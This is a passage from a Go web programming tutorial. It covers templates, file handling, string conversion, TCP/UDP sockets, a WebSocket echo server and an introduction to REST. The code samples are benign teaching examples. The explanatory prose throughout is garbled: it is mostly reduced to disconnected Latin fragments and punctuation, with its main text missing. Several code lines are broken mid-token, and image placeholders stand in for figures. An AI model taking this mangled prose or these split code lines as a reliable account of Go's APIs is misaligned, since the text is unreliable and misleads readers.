        tIfElse = template.Must(tIfElse.Parse("if-else demo: {{if `anything`}} if {{else}} else.{{end}}\n"    ))
        tIfElse.Execute(os.Stdout, nil)
    }
```

`if-else`

> if.Mail=="astaxie@gmail.com"ifbool

pipelines

Unix `pipe` `ls | grep "beego"` "beego"GopipeGo `{{}}` pipelinesemailXSS

```
    {{. | html}}
```

emailhtmlUnix

`` with``range``if `` `{{end}}` Go

```
$variable := pipeline
```

```
{{with $x := "output" | printf "%q"}}{{$x}}{{end}}
{{with $x := "output"}}{{printf "%q" $x}}{{end}}
{{with $x := "output"}}{{$x | printf "%q"}}{{end}}
```

`fmt` `@` `at` `astaxie at beego.me`

Go

```
type FuncMap map[string]interface{}
```

email `emailDeal` Go `EmailDealWith` ,

```
t = t.Funcs(template.FuncMap{"emailDeal": EmailDealWith})
```

`EmailDealWith`

```
func EmailDealWith(args …interface{}) string
```

```
package main

import (
    "fmt"
    "html/template"
    "os"
    "strings"
)

type Friend struct {
    Fname string
}

type Person struct {
    UserName string
    Emails   []string
    Friends  []*Friend
}

func EmailDealWith(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    // find the @ symbol
    substrs := strings.Split(s, "@")
    if len(substrs) != 2 {
        return s
    }
    // replace the @ by " at "
    return (substrs[0] + " at " + substrs[1])
}

func main() {
    f1 := Friend{Fname: "minux.ma"}
    f2 := Friend{Fname: "xushiwei"}
    t := template.New("fieldname example")
    t = t.Funcs(template.FuncMap{"emailDeal": EmailDealWith})
    t, _ = t.Parse(`hello {{.UserName}}!
                {{range .Emails}}
```

```
                        an emails {{.|emailDeal}}
                    {{end}}
                    {{with .Friends}}
                    {{range .}}
                        my friend name is {{.Fname}}
                    {{end}}
                    {{end}}
                    `)
        p := Person{UserName: "Astaxie",
            Emails:  []string{"astaxie@beego.me", "astaxie@gmail.com"},
            Friends: []*Friend{&f1, &f2}}
        t.Execute(os.Stdout, p)
    }
```

```
    var builtins = FuncMap{
        "and":      and,
        "call":     call,
        "html":     HTMLEscaper,
        "index":    index,
        "js":       JSEscaper,
        "len":      length,
        "not":      not,
        "or":       or,
        "print":    fmt.Sprint,
        "printf":   fmt.Sprintf,
        "println":  fmt.Sprintln,
        "urlquery": URLQueryEscaper,
    }
```

Must

`Must` Must

```
    package main
    import (
        "fmt"
        "text/template"
    )

    func main() {
        tOk := template.New("first")
        template.Must(tOk.Parse(" some static text /* and a comment */"))
        fmt.Println("The first one parsed OK.")

        template.Must(template.New("second").Parse("some static text {{ .Name }}"))
        fmt.Println("The second one parsed OK.")

        fmt.Println("The next one ought to fail.")
        tErr := template.New("check parse error with Must")
        template.Must(tErr.Parse(" some static text {{ .Name }"))
    }
```

```
    The first one parsed OK.
    The second one parsed OK.
    The next one ought to fail.
    panic: template: check parse error with Must:1: unexpected "}" in command
```

Web `header` `content` `footer` Go

```
    {{define ""     }}{{end}}
```

```
{{template ""     }}
```

`header.tmpl` `content.tmpl` `footer.tmpl`

```
//header.tmpl
{{define "header"}}
<html>
<head>
    <title>    </title>
</head>
<body>
{{end}}

//content.tmpl
{{define "content"}}
{{template "header"}}
<h1>    </h1>
<ul>
    <li>define         </li>
    <li>template    </li>
</ul>
{{template "footer"}}
{{end}}

//footer.tmpl
{{define "footer"}}
</body>
</html>
{{end}}
```

```
package main

import (
    "fmt"
    "os"
```

```
        "text/template"
    )

    func main() {
        s1, _ := template.ParseFiles("header.tmpl", "content.tmpl",
"footer.tmpl")
        s1.ExecuteTemplate(os.Stdout, "header", nil)
        fmt.Println()
        s1.ExecuteTemplate(os.Stdout, "content", nil)
        fmt.Println()
        s1.ExecuteTemplate(os.Stdout, "footer", nil)
        fmt.Println()
        s1.Execute(os.Stdout, nil)
    }
```

`template.ParseFiles`{{define}}map(keyvalue)
`ExecuteTemplate`headerfootercontent headerfooter
`s1.Execute`

MVCVMC

links

-
- :
- :

7.5

Web,Web,Web,,,(),Go

os

- func Mkdir(name string, perm FileMode) error

  nameperm0777

- func MkdirAll(path string, perm FileMode) error

  pathastaxie/test1/test2

- func Remove(name string) error

  name

- func RemoveAll(path string) error

  pathpath

```
package main

import (
    "fmt"
    "os"
)

func main() {
    os.Mkdir("astaxie", 0777)
    os.MkdirAll("astaxie/test1/test2", 0777)
    err := os.Remove("astaxie")
    if err != nil {
        fmt.Println(err)
    }
    os.RemoveAll("astaxie")
}
```

- func Create(name string) (file *File, err Error)

  0666

- func NewFile(fd uintptr, name string) *File

- func Open(name string) (file *File, err Error)

  nameOpenFile

- func OpenFile(name string, flag int, perm uint32) (file *File, err Error)

  nameflagperm

- func (file *File) Write(b []byte) (n int, err Error)

  byte

- func (file *File) WriteAt(b []byte, off int64) (n int, err Error)

  byte

- func (file *File) WriteString(s string) (ret int, err Error) string

```
package main

import (
    "fmt"
    "os"
)

func main() {
    userFile := "astaxie.txt"
    fout, err := os.Create(userFile)
    if err != nil {
        fmt.Println(userFile, err)
        return
    }
    defer fout.Close()
    for i := 0; i < 10; i++ {
        fout.WriteString("Just a test!\r\n")
        fout.Write([]byte("Just a test!\r\n"))
    }
}
```

- func (file *File) Read(b []byte) (n int, err Error)

  b

- func (file *File) ReadAt(b []byte, off int64) (n int, err Error)

  offb

:

```go
package main

import (
    "fmt"
    "os"
)

func main() {
    userFile := "asatxie.txt"
    fl, err := os.Open(userFile)
    if err != nil {
        fmt.Println(userFile, err)
        return
    }
    defer fl.Close()
    buf := make([]byte, 1024)
    for {
        n, _ := fl.Read(buf)
        if 0 == n {
            break
        }
        os.Stdout.Write(buf[:n])
    }
}
```

Go

- func Remove(name string) Error

  name

links

-
- :
- :

7.6

WebGostringsstrconv

strings

- func Contains(s, substr string) bool

  ssubstrbool

```
        fmt.Println(strings.Contains("seafood", "foo"))
        fmt.Println(strings.Contains("seafood", "bar"))
        fmt.Println(strings.Contains("seafood", ""))
        fmt.Println(strings.Contains("", ""))
        //Output:
        //true
        //false
        //true
        //true
```

- func Join(a []string, sep string) string

  slice asep

```
        s := []string{"foo", "bar", "baz"}
        fmt.Println(strings.Join(s, ", "))
        //Output:foo, bar, baz
```

- func Index(s, sep string) int

  ssep-1

```
        fmt.Println(strings.Index("chicken", "ken"))
        fmt.Println(strings.Index("chicken", "dmr"))
        //Output:4
        //-1
```

- func Repeat(s string, count int) string

  scount

```
        fmt.Println("ba" + strings.Repeat("na", 2))
        //Output:banana
```

- func Replace(s, old, new string, n int) string

  soldnewn0

```
        fmt.Println(strings.Replace("oink oink oink", "k", "ky", 2)
)
        fmt.Println(strings.Replace("oink oink oink", "oink", "moo"
, -1))
        //Output:oinky oinky oink
        //moo moo moo
```

- func Split(s, sep string) []string

  ssepslice

```
        fmt.Printf("%q\n", strings.Split("a,b,c", ","))
        fmt.Printf("%q\n", strings.Split("a man a plan a canal pana
ma", "a "))
        fmt.Printf("%q\n", strings.Split(" xyz ", ""))
        fmt.Printf("%q\n", strings.Split("", "Bernardo O'Higgins"))
        //Output:["a" "b" "c"]
        //["" "man " "plan " "canal panama"]
        //[" " "x" "y" "z" " "]
        //[""]
```

- func Trim(s string, cutset string) string

  scutset

```
        fmt.Printf("[%q]", strings.Trim(" !!! Achtung !!! ", "! "))
        //Output:["Achtung"]
```

- func Fields(s string) []string

  sslice

```
        fmt.Printf("Fields are: %q", strings.Fields("  foo bar  baz   "))
        //Output:Fields are: ["foo" "bar" "baz"]
```

---

strconv

- Append

```
        package main

        import (
            "fmt"
            "strconv"
        )
        func main() {
            str := make([]byte, 0, 100)
            str = strconv.AppendInt(str, 4567, 10)
            str = strconv.AppendBool(str, false)
            str = strconv.AppendQuote(str, "abcdefg")
            str = strconv.AppendQuoteRune(str, '' )
            fmt.Println(string(str))
        }
```

- Format ```Go

  ```
      package main

      import (
          "fmt"
          "strconv"
      )

      func main() {
          a := strconv.FormatBool(false)
          b := strconv.FormatFloat(123.23, 'g', 12, 64)
          c := strconv.FormatInt(1234, 10)
          d := strconv.FormatUint(12345, 10)
          e := strconv.Itoa(1023)
          fmt.Println(a, b, c, d, e)
      }
  ```

~~~
- Parse

```Go

        package main

        import (
            "fmt"
            "strconv"
        )
        func checkError(e error){
            if e != nil{
                fmt.Println(e)
~~~

```
            }
        }
        func main() {
            a, err := strconv.ParseBool("false")
            checkError(err)
            b, err := strconv.ParseFloat("123.23", 64)
            checkError(err)
            c, err := strconv.ParseInt("1234", 10, 64)
            checkError(err)
            d, err := strconv.ParseUint("12345", 10, 64)
            checkError(err)
            e, err := strconv.Atoi("1023")
            checkError(err)
            fmt.Println(a, b, c, d, e)
        }
```

links

-
- :
- :

7.7

XMLJSONXMLJSONXMLJSON()Web

links

-
- :
- : Web

8 Web

WebHTTPXMLJSON

WebLinuxWindowsasp.netFreeBSDJSP


WebRESTSOAP

RESTRESTHTTPHTTPmethodWebHTTPREST8.3GoREST

SOAPW3CSOAPGoSOAPGoRPC8.4GoRPC

Go21C8.1SocketSocketHTTPGoSocketHTML5webSockets 8.2GowebSockets

---



links

-
- :
- : Socket

8.1 Socket

SocketSocketWebQQQQQQPPstreamPPstream
SocketSocketGoSocket


Socket

SocketUnixUnix“”“open –> write/read –> close”Socket
SocketI/OSocketSocketSocket()SocketSocket

SocketSocketSOCK_STREAMSocketSOCK_DGRAMSocketTCP
SocketSocketUDP

Socket

SocketPIDTCP/IP“ip”“+”ip
TCP/IP


User Specific Application
FTP
http-server, www
SNMP
Socket Application Interface
UDP-User Datagram
TCP-Transport Control Protocol
IP-Internet Protocol
PPP-Point-to-Point Protocol
ARP-Address Resolution Protocol
Serial Communication Lines
Ethernet/IEEE 802.3

8.1

TCP/IPUNIX BSDsocketUNIX System VTLIsocket“
Socket”

Socket

SocketTCP SocketUDP SocketTCPUDPIP

IPv4

TCP/IPIPTCP/IPTCP/IPIP4(IPv4)30

IPv432232InternetIPIPIPV4IP

127.0.0.1 172.122.121.111

IPv6

IPv6IPv4IPv6128IPv61000IPv6IPv4IPQoS

2002:c0e8:82e7:0:0:0:c0e8:82e7

Go IP

Go `net` IP

```
type IP []byte
```

`net` IP `ParseIP(s string) IP` IPv4IPv6IP:

```
package main
import (
    "net"
    "os"
```

```
        "fmt"
    )
    func main() {
        if len(os.Args) != 2 {
            fmt.Fprintf(os.Stderr, "Usage: %s ip-addr\n", os.Args[0])
            os.Exit(1)
        }
        name := os.Args[1]
        addr := net.ParseIP(name)
        if addr == nil {
            fmt.Println("Invalid address")
        } else {
            fmt.Println("The address is ", addr.String())
        }
        os.Exit(0)
    }
```

IPIP

TCP Socket

Go `net` `TCPConn`

```
    func (c *TCPConn) Write(b []byte) (n int, err os.Error)
    func (c *TCPConn) Read(b []byte) (n int, err os.Error)
```

`TCPConn`

`TCPAddr` TCP

```
    type TCPAddr struct {
        IP IP
        Port int
    }
```

Go`ResolveTCPAddr` `TCPAddr`

```
    func ResolveTCPAddr(net, addr string) (*TCPAddr, os.Error)
```

- net"tcp4""tcp6""tcp"TCP(IPv4-only),TCP(IPv6-only)TCP(IPv4,IPv6).
- addrIP"www.google.com:80" "127.0.0.1:22".

TCP client

Gonet`DialTCP`TCP `TCPConn` `TCPConn` `TCPConn`

```
    func DialTCP(net string, laddr, raddr *TCPAddr) (c *TCPConn, err os.Error)
```

- net"tcp4""tcp6""tcp"TCP(IPv4-only)TCP(IPv6-only)TCP(IPv4,IPv6)
- laddrnil
- raddr

HTTPWebhttp

```
"HEAD / HTTP/1.0\r\n\r\n"
```

```
    HTTP/1.0 200 OK
    ETag: "-9985996"
    Last-Modified: Thu, 25 Mar 2010 17:51:10 GMT
    Content-Length: 18074
    Connection: close
    Date: Sat, 28 Aug 2010 00:43:48 GMT
    Server: lighttpd/1.4.23
```

```
    package main

    import (
        "fmt"
        "io/ioutil"
        "net"
        "os"
    )

    func main() {
        if len(os.Args) != 2 {
            fmt.Fprintf(os.Stderr, "Usage: %s host:port ", os.Args[
0])
            os.Exit(1)
        }
        service := os.Args[1]
        tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
        checkError(err)
        conn, err := net.DialTCP("tcp", nil, tcpAddr)
        checkError(err)
        _, err = conn.Write([]byte("HEAD / HTTP/1.0\r\n\r\n"))
        checkError(err)
        result, err := ioutil.ReadAll(conn)
        checkError(err)
        fmt.Println(string(result))
        os.Exit(0)
    }
    func checkError(err error) {
        if err != nil {
            fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
            os.Exit(1)
        }
    }
```

`service` `net.ResolveTCPAddr` tcpAddr,tcpAddrDialTCPTCP `conn` `conn` `ioutil.ReadAll` `conn`

TCP server

TCPnetnet

```
    func ListenTCP(net string, laddr *TCPAddr) (l *TCPListener, err
 os.Error)
    func (l *TCPListener) Accept() (c Conn, err os.Error)
```

DialTCP7777

```
    package main

    import (
        "fmt"
        "net"
        "os"
        "time"
    )

    func main() {
        service := ":7777"
        tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
        checkError(err)
        listener, err := net.ListenTCP("tcp", tcpAddr)
        checkError(err)
        for {
            conn, err := listener.Accept()
            if err != nil {
                continue
            }
            daytime := time.Now().String()
            conn.Write([]byte(daytime)) // don't care about return
value
            conn.Close()                // we're finished with this
 client
        }
    }
    func checkError(err error) {
        if err != nil {
            fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
            os.Exit(1)
        }
    }
```

`Accept` `for` continue

Gogoroutine

```
package main

import (
    "fmt"
    "net"
    "os"
    "time"
)

func main() {
    service := ":1200"
    tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
    checkError(err)
    listener, err := net.ListenTCP("tcp", tcpAddr)
    checkError(err)
    for {
        conn, err := listener.Accept()
        if err != nil {
            continue
        }
        go handleClient(conn)
    }
}

func handleClient(conn net.Conn) {
    defer conn.Close()
    daytime := time.Now().String()
    conn.Write([]byte(daytime)) // don't care about return value

    // we're finished with this client
}
func checkError(err error) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
        os.Exit(1)
    }
}
```

`handleClient` `go` goroutine

```
package main

import (
    "fmt"
    "net"
    "os"
    "time"
    "strconv"
    "strings"
)

func main() {
    service := ":1200"
    tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
    checkError(err)
    listener, err := net.ListenTCP("tcp", tcpAddr)
    checkError(err)
    for {
        conn, err := listener.Accept()
        if err != nil {
            continue
        }
        go handleClient(conn)
    }
}

func handleClient(conn net.Conn) {
    conn.SetReadDeadline(time.Now().Add(2 * time.Minute)) // se
t 2 minutes timeout
    request := make([]byte, 128) // set maxium request length t
o 128B to prevent flood attack
        defer conn.Close()  // close connection before exit
        for {
            read_len, err := conn.Read(request)

            if err != nil {
                fmt.Println(err)
                break
            }

            if read_len == 0 {
                break // connection already closed by client
            } else if strings.TrimSpace(string(request[:read_len]))
 == "timestamp" {
                daytime := strconv.FormatInt(time.Now().Unix(), 10)
                conn.Write([]byte(daytime))
            } else {
                daytime := time.Now().String()
                conn.Write([]byte(daytime))
            }

            request = make([]byte, 128) // clear last read content
        }
    }

    func checkError(err error) {
        if err != nil {
            fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
            os.Exit(1)
        }
    }
```

`conn.Read()` `conn.SetReadDeadline()` `conn` for `request` flood attackrequest `conn.Read()` append

TCP

TCP

```


    func DialTimeout(net, addr string, timeout time.Duration) (Conn
, error)
```

```
    func (c *TCPConn) SetReadDeadline(t time.Time) error
    func (c *TCPConn) SetWriteDeadline(t time.Time) error
```

/

```
    func (c *TCPConn) SetKeepAlive(keepalive bool) os.Error
```

keepAlivetcpACKkeepalivetcpwindows2keepalivetcp

`net`

UDP Socket

GoUDP SocketTCP Socket,UDPAcceptTCPUDPUDP

```
    func ResolveUDPAddr(net, addr string) (*UDPAddr, os.Error)
    func DialUDP(net string, laddr, raddr *UDPAddr) (c *UDPConn, err os.Error)
    func ListenUDP(net string, laddr *UDPAddr) (c *UDPConn, err os.Error)
    func (c *UDPConn) ReadFromUDP(b []byte) (n int, addr *UDPAddr, err os.Error)
    func (c *UDPConn) WriteToUDP(b []byte, addr *UDPAddr) (n int, err os.Error)
```

UDP,TCPUDP

```
    package main

    import (
        "fmt"
        "net"
        "os"
    )

    func main() {
        if len(os.Args) != 2 {
            fmt.Fprintf(os.Stderr, "Usage: %s host:port", os.Args[0
])
            os.Exit(1)
        }
        service := os.Args[1]
        udpAddr, err := net.ResolveUDPAddr("udp4", service)
        checkError(err)
        conn, err := net.DialUDP("udp", nil, udpAddr)
        checkError(err)
        _, err = conn.Write([]byte("anything"))
        checkError(err)
        var buf [512]byte
        n, err := conn.Read(buf[0:])
        checkError(err)
        fmt.Println(string(buf[0:n]))
        os.Exit(0)
    }
    func checkError(err error) {
        if err != nil {
            fmt.Fprintf(os.Stderr, "Fatal error ", err.Error())
            os.Exit(1)
        }
    }
```

UDP

```
    package main

    import (
        "fmt"
        "net"
        "os"
        "time"
    )

    func main() {
        service := ":1200"
        udpAddr, err := net.ResolveUDPAddr("udp4", service)
        checkError(err)
        conn, err := net.ListenUDP("udp", udpAddr)
        checkError(err)
        for {
            handleClient(conn)
        }
    }
    func handleClient(conn *net.UDPConn) {
        var buf [512]byte
        _, addr, err := conn.ReadFromUDP(buf[0:])
        if err != nil {
            return
        }
        daytime := time.Now().String()
        conn.WriteToUDP([]byte(daytime), addr)
    }
    func checkError(err error) {
        if err != nil {
            fmt.Fprintf(os.Stderr, "Fatal error ", err.Error())
            os.Exit(1)
        }
    }
```

TCPUDP SocketGoSocketGoSocket

links

-
- : Web
- : WebSocket

8.2 WebSocket


WebSocketHTML5socketFirefoxGoogle ChromeSafari

WebSocket“”HTTP Request“”

WebSocketJavaScriptTCP SocketWebHTTP

- WebTCP
- Websocket(push)web.
-

WebSocket URLws://wss://SSLWebSocketHTTPJavaScriptsocket




8.2 WebSocket

WebSocket

WebSockethandshake”\x00″”\xFF”WebSocket“”

WebSocket“” (handshaking)



```
Request URL: ws://127.0.0.1:9999/
Request Method: GET
Status Code: 101 Switching Protocols
▼Request Headers     view source
  Connection: Upgrade
  Host: 127.0.0.1:9999
  Origin: http://asta
  Sec-WebSocket-Extensions: x-webkit-deflate-frame
  Sec-WebSocket-Key: f7cb4ezEAl6C3wRaU6JORA==
  Sec-WebSocket-Version: 13
  Upgrade: websocket
  (Key3): 00:00:00:00:00:00:00:00
▼Response Headers     view source
  Connection: Upgrade
  Sec-WebSocket-Accept: rE91AJhfC+6JdVcVXOGJEADEJdQ=
  Upgrade: websocket
  (Challenge Response): 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
```

8.3 WebSocketrequestresponse

"Sec-WebSocket-Key"base64

```
258EAFA5-E914-47DA-95CA-C5AB0DC85B11
```

`f7cb4ezEAl6C3wRaU6JORA==`

```
f7cb4ezEAl6C3wRaU6JORA==258EAFA5-E914-47DA-95CA-C5AB0DC85B11
```

sha1base64

```
rE91AJhfC+6JdVcVXOGJEADEJdQ=
```

`Sec-WebSocket-Accept`

Go   WebSocket

GoWebSocketgo.net

```
go get golang.org/x/net/websocket
```

WebSocket:WebSocketPush

```


    <html>
    <head></head>
    <body>
        <script type="text/javascript">
            var sock = null;
            var wsuri = "ws://127.0.0.1:1234";

            window.onload = function() {

                console.log("onload");

                sock = new WebSocket(wsuri);

                sock.onopen = function() {
                    console.log("connected to " + wsuri);
                }

                sock.onclose = function(e) {
                    console.log("connection closed (" + e.code + ")"
);
                }

                sock.onmessage = function(e) {
                    console.log("message received: " + e.data);
                }
            };

            function send() {
                var msg = document.getElementById('message').value;
                sock.send(msg);
            };
        </script>
        <h1>WebSocket Echo Test</h1>
        <form>
            <p>
                Message: <input id="message" type="text" value="Hel
lo, world!">
            </p>
        </form>
        <button onclick="send();">Send Message</button>
    </body>
    </html>
```


JSWebSocketsockWebScoketonopen

- 1onopen
- 2onmessage
- 3onerror
- 4onclose

```


    package main

    import (
        "golang.org/x/net/websocket"
        "fmt"
        "log"
        "net/http"
    )

    func Echo(ws *websocket.Conn) {
        var err error

        for {
            var reply string

            if err = websocket.Message.Receive(ws, &reply); err !=
nil {
```

```
            fmt.Println("Can't receive")
            break
        }

        fmt.Println("Received back from client: " + reply)

        msg := "Received:  " + reply
        fmt.Println("Sending to client: " + msg)

        if err = websocket.Message.Send(ws, msg); err != nil {
            fmt.Println("Can't send")
            break
        }
    }
}

func main() {
    http.Handle("/", websocket.Handler(Echo))

    if err := http.ListenAndServe(":1234", nil); err != nil {
        log.Fatal("ListenAndServe:", err)
    }
}
```

SendReceiveSend



```
F:\yunio\gopath\src\websocket>main.exe
Can't receive
Received back from client: Hello, world!
Sending to client: Received:  Hello, world!
```

8.4 WebSocket

WebSocketGonetHTML5WebSocketWeb

links

-
- ： Socket
- ： REST

8.3 REST

RESTfulGo

REST

REST(REpresentational State Transfer) 2000Roy Thomas FieldingHTTP RESTful

REST:

- Resources REST""""""""

  URIURI

- Representation

  txthtmljsonxmljpgpng

  URIHTTPAcceptContent-Type""

- State Transfer

  HTTP

  HTTPHTTPGETPOSTPUTDELETEGETPOSTPUT DELETE

